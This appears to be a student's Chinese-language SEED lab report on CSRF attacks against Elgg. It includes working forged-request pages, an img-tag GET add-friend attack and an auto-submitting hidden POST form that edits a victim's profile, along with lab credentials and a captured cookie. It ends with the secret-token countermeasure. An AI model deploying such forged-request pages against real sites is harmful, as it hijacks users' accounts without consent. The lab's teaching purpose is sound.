
Cross-Site Request Forgery (CSRF) Attack Lab

57118137 朱旭

Task 1: Observing HTTP Request

使用 admin 账号登陆 User: Admin; Username: admin; Password: seedelgg:



首先是 post 方法请求域名下的 login，302 响应，重定向到根目录之下。

Post 参数为：


__elgg_token=bcOCWk01rxA2coPHmusk2A

__elgg_ts=1600050056

username=admin

password=seedelgg

returntoreferer=true



F12 调用开发者工具下看此处实际应为 GET 的请求，请求根目录然后 302 重定向到 activity，此次 get 请求无参数。
其后为返回 200 状态码，均为 GET 请求且无参数

Task 2: CSRF Attack using GET Request

首先以 alice 登录并搜索 boby，点击添加好友查看请求
插件中显示如下 为 GET 请求，返回 200

参数为：
__elgg_ts=1600052173
__elgg_token=sTcwhLJajCcEwpjykMKShA


__elgg_ts=1600052173
__elgg_token=sTcwhLJajCcEwpjykMKShA
故只需伪造上图中的 url 即可，
http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1600052173&__elgg_token=sTcwhLJajCcEwpjykMKShA&__elgg_ts=1600052173&__elgg_token=sTcwhLJajCcEwpjykMKShA
使用 img 标签，直接将 get 攻击链接替换为 src 的链接，即可实现自动访问这个 get 链接。

```
[09/13/20]seed@VM:~$ cd /var/www/CSRF/Attacker
[09/13/20]seed@VM:.../Attacker$ su
密码：
root@VM:/var/www/CSRF/Attacker# vi index.html
root@VM:/var/www/CSRF/Attacker# cat index.html
<html>
<body>
  <h1>This page forges an HTTP GET request.</h1>
  <img src="http://www.csrflabelgg.com/action/friends/a
dd?friend=43"
       alt="img" width="1" height="1"/>
<body/>
</html>
root@VM:/var/www/CSRF/Attacker#
```

使用 Boby 登录，发布包含 http://www.csrflabattacker.com 链接的 blog。

使用 alice 登录，访问该链接即可实现攻击

Task 3: CSRF Attack using POST Request
点击 Edit profile 修改其 brief description
发送的 POST 请求如下：



url 为 http://www.csrflabelgg.com/action/profile/edit

参数如下：

__elgg_token=M3M3F2NYNVHdNvp0tPLfTQ

__elgg_ts=1600059149

name=Alice

description=

accesslevel[description]=2

briefdescription=Boby is my hero

accesslevel[briefdescription]=2

location=

accesslevel[location]=2

interests=

accesslevel[interests]=2

skills=

accesslevel[skills]=2

contactemail=

accesslevel[contactemail]=2

phone=

accesslevel[phone]=2

mobile=

accesslevel[mobile]=2

website=

accesslevel[website]=2

twitter=

accesslevel[twitter]=2

guid=42

改写原来的 index.html 文件

```
[09/14/20]seed@VM:.../CSRF$ cd Attacker
[09/14/20]seed@VM:.../Attacker$ su
密码：
root@VM:/var/www/CSRF/Attacker# vi index.html
root@VM:/var/www/CSRF/Attacker#
```

```
root@VM:/var/www/CSRF/Attacker# cat index.html
<!doctype html>
<html lang="en">


<body>
    <h1>This page forges an HTTP POST request.</h1>
    <script type="text/javascript">
        function forge_post() {
            var fields;
            // The following are form entries need to b
e filled out by attackers.
            // The entries are made hidden, so the vict
im won't be able to see them.
            fields += "<input type='hidden' name='name'
 value='Alice'>";
            fields += "<input type='hidden' name='brief
description' value='Boby is my Hero'>";
            fields += "<input type='hidden' name='acces
slevel[briefdescription]' value ='2'> ";
            fields += "<input type='hidden' name='guid'
 value='42'>";
            // Create a <form> element.
            var p = document.createElement("form");
            // Construct the form
            p.action = "http://www.csrflabelgg.com/acti
on/profile/edit";
            p.innerHTML = fields;
            p.method = "post";
            // Append the form to the current page.
            document.body.appendChild(p);
            // Submit the form
            p.submit();
        }
        // Invoke forge_post() after the page is loaded
.
        window.onload = function () { forge_post(); }
    </script>
</body>

</html>

root@VM:/var/www/CSRF/Attacker#
```

点击链接，攻击生效

问题答案：

问题 1：

点击添加 Alice 的好友，返回的 GET 请求中的 add?friend = 42,即为 Alice 的

guid

```
http://www.csrflabelgg.com/action/friends/add?friend=42&__elgg_
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:78.0) Gecko/20100101 Firefox/
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.csrflabelgg.com/profile/alice
Cookie: Elgg=g4pp66fspk93cgub9p3i77ftc3
GET: HTTP/1.1 200 OK
Date: Mon, 14 Sep 2020 05:19:32 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 368
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8
```

问题 2：不能。因为 CSRF 攻击是预先写好的，其所构造的参数限制了该攻击只能针对特定的人。

Task 4: Implementing a countermeasure for Elgg

Elgg 通过使用 secret-token approach 来抵御 CSRF 攻击，其利用 elgg_token 和 elgg_ts 两个参数来作为 CSRF 攻击的防御对策。在之前的几项任务，该项措施被禁用而使得 CSRF 攻击能成功实现。现取消禁用来观察攻击是否仍然有效。

开启防御措施：
进入/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg 目录
找到 ActionsService.php 文件
修改函数 gatekeeper()，注释掉 return true;
然后再观察攻击是否有效

```
[09/14/20]seed@VM:~$ cd /var/www/CSRF/Elgg/vendor/elgg/
elgg/engine/classes/Elgg
[09/14/20]seed@VM:.../Elgg$ su
密码：
root@VM:/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/clas
ses/Elgg# vi ActionsService.php
```

再次点击攻击链接，无法修改，无法自动跳转，一直自动刷新，攻击失败。

原因是因为 elgg_token 参数是一直变化的，但是我们 csrf 攻击只能通过提前预设参数，在 html 文件中嵌入攻击代码和预设好的参数进行攻击。如果对 elgg_token 参数进行检验，那么 csrf 将无法完成攻击

由其生成代码：

```
$ts = time();
$token = generate_action_token($ts);
echo            elgg_view(' input/hidden',            array(' name'
=> ' __elgg_token', ' value'  =>
$token));
echo            elgg_view(' input/hidden',            array(' name'
=> ' __elgg_ts', ' value'  => $ts));


function generate_action_token($timestamp)
{
$site_secret = get_site_secret();
$session_id = session_id();
// Session token
$st = $_SESSION[' __elgg_session'];
if (($site_secret) && ($session_id))
{
return md5($site_secret . $timestamp . $session_id . $st);
}
return FALSE;
}
```